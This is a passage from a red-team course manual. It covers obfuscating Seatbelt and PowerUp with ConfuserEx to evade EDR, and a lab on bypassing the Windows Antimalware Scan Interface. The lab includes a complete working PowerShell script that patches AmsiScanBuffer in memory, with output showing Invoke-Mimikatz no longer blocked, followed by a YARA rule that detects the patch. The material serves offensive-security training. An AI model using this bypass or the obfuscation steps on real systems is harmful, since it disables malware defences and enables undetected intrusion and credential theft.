


Figure 128 Ability to edit individual obfuscation methods within ConfuserEx

When you're finished setting up your obfuscation configuration, click 'Protect', and watch all the magic happen in the background.




Figure 129 After clicking 'Protect' ConfuserEx will create the 'Confused' folder

As part of our mission prechecks, drop your obfuscated Seatbelt binary and the unobfuscated binary into a .NET decompiler to observe the differences – and maybe catch some issues. In this course we're going to use JetBrains DotPeek to look at the source code. Looking at them side by side, the obfuscation is evident:




Figure 130 Inspecting our obfuscated .NET assembly in DotPeek

The obfuscation looks good, the binary is too big to use with the execute-assembly functionality within Cobalt Strike. Let's remove 'reference proxy protection' and 'control flow protection' and re-run the original Seatbelt assembly through ConfuserEx with our new configuration and determine whether it affects the size of the binary.

New ConfuserEx rule:




Figure 131 removing two obfuscation methods to decrease the size of our .NET assembly

Original Seatbelt assembly compared with fully obfuscated Seatbelt assembly with all obfuscation methods:






Figure 132 Comparing .NET assembly size, the obfuscated assembly is huge

Name ^	Date modified	Type	Size
 Seatbelt		Application	994 KB


 obfuscated Seatbelt with ref proxy and control flow removed

Figure 133 Seatbelt assembly with ref proxy and control flow removed

Exercises

3. Download PowerUp and run it through ConfuserEx
4. Use execute-assembly to execute the obfuscated PowerUp assembly on either the Sophos EDR machine, or the Windows Defender machine (**Come back on Day 2!**)

Lab 14: Anti-Malware Scan Interface (AMSI) Bypass

Code Examples:

- Create a custom Frida JavaScript handler

System Configuration and Tools

- PowerShell
- IDA
- Frida²⁹

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122

Important Concepts:

- Platform-Invoke³⁰
- Marshall-Copy

The goals of this lab are the following:

²⁹ <https://frida.re/>

³⁰ <https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke>

1. Identify amsi.dll's exported functions being loaded into a Powershell process with Process Hacker
2. Use frida-trace to trace all of the AMSI API calls used by the powershell process
3. Write a custom handler ruler to print the arguments to the API when they are called and then exit
4. Familiarize with AmsiScanBuffer's output differences between malicious and benign strings
5. Use IDA to trace the control flow for a AmsiScanBuffer taking valid arguments and invalid arguments
6. Overwrite the first function of amsi.dll so that it doesn't have valid arguments

Open a powershell process and then inspect it the properties with Process Hacker.

Look at amsi.dll's exports – AmsiScanBuffer is the function we're going to be abusing




Figure 134 complete list of functions that amsi.dll exports

Get the PID of your current powershell process and use frida-trace to trace all of the AMSI API calls made by a second Powershell process. You should see the exact same list of functions as you saw in Process Hacker. Make sure that Windows Defender Real Time Protection is turned on.




Figure 135 AMSI won't work unless Real-time protection is turned on

```
PS C:\Users\Administrator> frida-trace -p 5680 -x amsi.dll -i Amsi*
Instrumenting...
AmsiOpenSession: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiOpenSession.js"
AmsiUninitialize: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiUninitialize.js"
AmsiScanBuffer: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiScanBuffer.js"
AmsiUacInitialize: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiUacInitialize.js"
AmsiInitialize: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiInitialize.js"
AmsiCloseSession: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiCloseSession.js"
AmsiScanString: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiScanString.js"
AmsiUacUninitialize: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiUacUninitialize.js"
"
AmsiUacScan: Auto-generated handler at "C:\Users\Administrator\__handlers__\amsi.dll\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
/* TID 0x244 */
13412 ms AmsiCloseSession()
13412 ms
13412 ms
/* TID 0x244 */
13412 ms AmsiScanBuffer()
13412 ms AmsiCloseSession()
13412 ms
13412 ms
/* TID 0x244 */
13428 ms AmsiCloseSession()
```

Figure 136 Using Frida to trace all of amsi.dll's functions that start with 'Amsi'

```
PS C:\Users\grego> "invoke-mimikatz"
At line:1 char:1
+ "invoke-mimikatz"
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
PS C:\Users\grego>
```

Figure 137 Obligatory Defender sanity check

However, we can't see the arguments passed to each function, or the results returned by AMSI_RESULT.

When we first start our Frida session, it will create handler files written in Javascript. We can modify the individual handler files to print the arguments and results at runtime. Modify the handler file for AmsiScanBuffer can be found here:

YOU WILL HAVE TO TURN OFF DEFENDER TO MODIFY THIS FILE

```
PS C:\Users\grego\tools\frida\__handlers__\amsi.dll> notepad.exe .\AmsiScanBuffer.js
```

Figure 138 modifying the AmsiScanBuffer JS file in notepad

You're going to need the list of the AmsiScanBuffer API arguments to make the new js handler:

```
C++ Copy  
  
HRESULT AmsiScanBuffer(  
    [in]          HAMSICONTEXT amsiContext,  
    [in]          PVOID        buffer,  
    [in]          ULONG        length,  
    [in]          LPCWSTR      contentName,  
    [in, optional] HAMSISESSION amsiSession,  
    [out]          AMSI_RESULT  *result  
);
```

Figure 139 AmsiScanBuffer's arguments

Your JS file that can print the arguments to the APIs when they are called and print the result on exit should look like this:

```

/*
 * Auto-generated by Frida. Please modify to match the signature of
AmsiScanBuffer.
 * This stub is currently auto-generated from manpages when available.
 *
 * For full API reference, see: https://frida.re/docs/javascript-api/
 */

{
  /**
   * Called synchronously when about to call AmsiScanBuffer.
   *
   * @this {object} - Object allowing you to store state for use in onLeave.
   * @param {function} log - Call this function with a string to be presented
to the user.
   * @param {array} args - Function arguments represented as an array of
NativePointer objects.
   * For example use args[0].readUtf8String() if the first argument is a
pointer to a C string encoded as UTF-8.
   * It is also possible to modify arguments by assigning a NativePointer
object to an element of this array.
   * @param {object} state - Object allowing you to keep state across
function calls.
   * Only one JavaScript function will execute at a time, so do not worry
about race-conditions.
   * However, do not use this to store function arguments across
onEnter/onLeave, but instead
   * use "this" which is an object for keeping state local to an invocation.
   */
  onEnter(log, args, state) {
    log('AmsiScanBuffer()');
    log('[+] amsiContext: ' + args[0]);
    log('[+] buffer: ' + Memory.readUtf16String(args[1]));
    log('[+] length: ' + args[2]);
    log('[+] contentName: ' + args[3]);
    log('[+] amsiSession: ' + args[4]);
    log('[+] result: ' + args[5] + "\n");
    this.result = args[5];
  },

  /**
   * Called synchronously when about to return from AmsiScanBuffer.
   *
   * See onEnter for details.
   *
   * @this {object} - Object allowing you to access state stored in onEnter.
   * @param {function} log - Call this function with a string to be presented
to the user.
   * @param {NativePointer} retval - Return value represented as a
NativePointer object.
   * @param {object} state - Object allowing you to keep state across
function calls.
   */
  onLeave(log, retval, state) {
    result = this.result;
    log('[+] Scan Result ' + Memory.readUShort(result) + "\n");
  }
}

```

Figure 140 Creating our Frida JS handler to closely monitor AmsiScanBuffer

After creating the custom js handler file for AmsiScanBuffer, recreate the previous step. Make sure you're in the correct spot within the directory to hit your `__handlers__` folder. See the screenshot below for an example:

```
PS C:\Users\grego\tools\frida\frida-tools> frida-trace -p 27688 -x amsi.dll -i Amsi*
Instrumenting...
AmsiOpenSession: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiOpenSession.js"
AmsiUninitialize: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiUninitialize.js"
AmsiScanBuffer: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiScanBuffer.js"
AmsiUacInitialize: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiUacInitialize.js"
AmsiInitialize: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiInitialize.js"
AmsiCloseSession: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiCloseSession.js"
AmsiScanString: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiScanString.js"
AmsiUacUninitialize: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiUacUninitialize.js"
AmsiUacScan: Loaded handler at "C:\Users\grego\tools\frida\frida-tools\_handlers\_amsi.dll\AmsiUacScan.js"
Started tracing 9 functions. Press Ctrl+C to stop.
/* TID 0x1d30 */
6961 ms AmsiOpenSession()
6961 ms AmsiScanBuffer()
6961 ms [+] amsiContext: 0x18e7d3fb300
6961 ms [+] buffer: "Invoke-Mimikatz"
6961 ms [+] length: 0x22
6961 ms [+] contentName: 0x18e6538142c
6961 ms [+] amsiSession: 0x28d2
6961 ms [+] result: 0x48a8b4e428
6971 ms [+] Scan Result 32768
```

AMSI_RESULT = malicious

Figure 141 Now we can verbosely see all the arguments and result

We can now see the arguments passed to the AmsiScanBuffer API and also the results!

5. Now we're going to use a disassembler to look at AmsiScanBuffer in greater detail.

Open amsi.dll in IDA and under 'Exports', search for AmsiScanBuffer, open the function. Scroll down to the bottom of the control flow. Under 'Options/General' turn the number of opcode bytes in the graph to '10.'




Figure 142 Inspecting AmsiScanBuffer control flow in IDA

The instructions on the right are called when AmsiScanBuffer takes an invalid argument, and then the functions returns (ret). With this course of action, no actual scanning takes place within the buffer. We're going to patch the

beginning of AmsiScanBuffer so that whenever the API is called, it returns with an error code instead of performing any real AMSI introspection into the sample.

During a real engagement, you're probably not going to be able to throw the target machine's `amsi.dll` into a debugger and patch the `AmsiScanBuffer` live. This would take a significant amount of time. We will be leveraging the following Windows APIs to programmatically patch `AmsiScanBuffer()`:

LoadLibrary – Loads `amsi.dll` into the address space

GetProcAddress – retrieves the address of `AmsiScanBuffer`

VirtualProtect – sets memory permissions for a 4KB page of memory. By default, the memory page is only going to be RX. However, if we're going to patch a page, it needs to be writeable (RWX). After we've written our patch, we'll change the page back to RX to avoid detection. Don't ever leave a page as RWX!



```
PS C:\Users\grego> $blarg = @"
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class WinApi {
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>>     [DllImport("kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out int lpflOldProtect);
>>
>> }
>> @"
PS C:\Users\grego> Add-Type -TypeDefinition $blarg
```

Platform Invoke to leverage Windows APIs in Powershell

Figure 143 Using Platform Invoke to find the address of `kernel32.dll` in memory

Powershell cannot natively use Win32 APIs, `Add-Type` can invoke them through Platform Invoke.

We need to import the `System` and `System.Runtime.InteropServices` namespaces containing the Platform/Invoke APIs. If you don't, you can't call Windows APIs.

If you're unfamiliar with C#, the '@' keyword declares Here-Strings, which gives us the ability to declare blobs of text.

Using the **Add-Type** keyword makes the .NET framework do 2 things: compile and load the C# assembly into the PowerShell session. However, we can separate these steps, then fetch the pre-compiled assembly and load it directly into memory.


```
PS C:\Users\grego> Add-Type $blarg
PS C:\Users\grego> $amsiDll = [WinApi]::LoadLibrary("amsi.dll")
PS C:\Users\grego> $asbAddr = [WinApi]::GetProcAddress($amsiDll,
"Ams"+"iScan"+"Buf"+"fer")
PS C:\Users\grego> $a = "0xB8"
PS C:\Users\grego> $b = "0x57"
PS C:\Users\grego> $c = "0x00"
PS C:\Users\grego> $d = "0x07"
PS C:\Users\grego> $e = "0x80"
PS C:\Users\grego> $f = "0xC3"
PS C:\Users\grego> $ret = [Byte[]] ( $a,$b,$c,$d,$e,$f )
PS C:\Users\grego> $out = 0
PS C:\Users\grego> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length,
0x40, [ref] $out)
True
PS C:\Users\grego> [System.Runtime.InteropServices.Marshal]::Copy($ret, 0,
$asbAddr, $ret.Length)
PS C:\Users\grego> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length,
$out, [ref] $null)
True
PS C:\Users\grego> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\grego>
```

Figure 144 Overwriting the AmsiScanBuffer with op codes that force an invalid AMSI result

In the above code, first we are getting the handle to the `amsi.dll` library then calling `GetProcAddress` to get the address to the `AmsiScanBuffer` function inside `amsi.dll`. Then we are defining a variable named `$ret` which contains the bytes which will overwrite the very first instructions of `AmsiScanBuffer`.

Remember that `$ret` was the memory address in IDA for the `AmsiScanBufferr()` taking invalid arguments. `$out` is what will contain the old permission of the memory region returned by `VirtualProtect`.

Then we are calling `VirtualProtect` to change the permission of `AmsiScanBuffer` region to `RWX(0x40)` and then using `Marshal.Copy` to copy bytes from managed memory region to unmanaged and then calling `VirtualProtect` again to return the permission of `AmsiScanBuffer` to previous one which we had stored in `$out`.



```
PS C:\Users\grego> Add-Type $blarg
PS C:\Users\grego> $amsiDll = [WinApi]::LoadLibrary("amsi.dll")
PS C:\Users\grego> $asbAddr = [WinApi]::GetProcAddress($amsiDll, "Ams"+"iScan"+"Buf"+"fer")
PS C:\Users\grego> $a = "0xB8"
PS C:\Users\grego> $b = "0x57"
PS C:\Users\grego> $c = "0x00"
PS C:\Users\grego> $d = "0x07"
PS C:\Users\grego> $e = "0x80"
PS C:\Users\grego> $f = "0xC3"
PS C:\Users\grego> $ret = [Byte[]] ( $a,$b,$c,$d,$e,$f )
PS C:\Users\grego> $out = 0
PS C:\Users\grego> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, 0x40, [ref] $out)
True
PS C:\Users\grego> [System.Runtime.InteropServices.Marshal]::Copy($ret, 0, $asbAddr, $ret.Length)
PS C:\Users\grego> [WinApi]::VirtualProtect($asbAddr, [uint32]$ret.Length, $out, [ref] $null)
True
PS C:\Users\grego> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\grego>
```

AMSI is only bypassed for this Powershell session

Figure 145 AMSI is only bypassed the current Powershell session

Detecting AMSI Bypass

The hex op codes that are called in this AMSI bypass are static. Scanning the memory of a Powershell process with a YARA rule can inform you whether this specific AMSI bypass has been performed. The following rule has been created to detect this AMSI bypass, notice the use of op codes in the detection mechanism.

```
1 rule MemoryPatchingAMSI : MemoryPatching
2 {
3     meta:
4         Author = "netbiosX"
5         Company = "pentestlaboratories.com"
6         threat_level = 3
7         in_the_wild = true
8
9     strings:
10         $a = "0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3"
11
12     condition:
13         $a
14 }
```

Figure 146 YARA rule for detecting the op code AmsiScanBuffer argument overwrite

Lab 15: Cobalt Strike IoCs

Using Cobalt Strike in its default configuration is a great way to get detected during red team engagements. In this lab we're going to go over several of the default configuration issues that are not OPSEC-safe, most importantly a beacon's default behavior.

System Configuration and Tools:

- Jd-gui jar executable
- Cobalt Strike jar file

Name	Date modified	Type	Size
Ninite Java AdoptOpenJDK x64 11 Installe...	10/8/2022 3:56 PM	Application	416 KB
jd-gui-windows-1.6.6(1).zip	10/8/2022 3:52 PM	Compressed (zipp...	1,334 KB
jd-gui-1.6.6.jar	10/8/2022 3:50 PM	JAR File	3,163 KB
Ninite Java AdoptOpenJDK x64 11 Installe...	10/8/2022 3:48 PM	Application	416 KB
JetBrains.dotPeek.2022.2.3.web.exe	10/8/2022 3:43 PM	Application	35,548 KB
cobaltstrike-dist.zip	7/28/2022 11:56 PM	Compressed (zipp...	3,882 KB
MSTeamsSetup_c_l_.exe	7/26/2022 5:23 PM	Application	1,391 KB
jd-gui-windows-1.6.6.zip	5/2/2022 7:31 PM	Compressed (zipp...	1,334 KB
Microsoft.DesktopAppInstaller_8wekyb3...	4/29/2022 9:42 PM	MSIXBUNDLE File	20,872 KB
resource_hacker.zip	4/29/2022 6:38 PM	Compressed (zipp...	3,094 KB
mingw-w64-install.exe	4/28/2022 9:57 PM	Application	938 KB
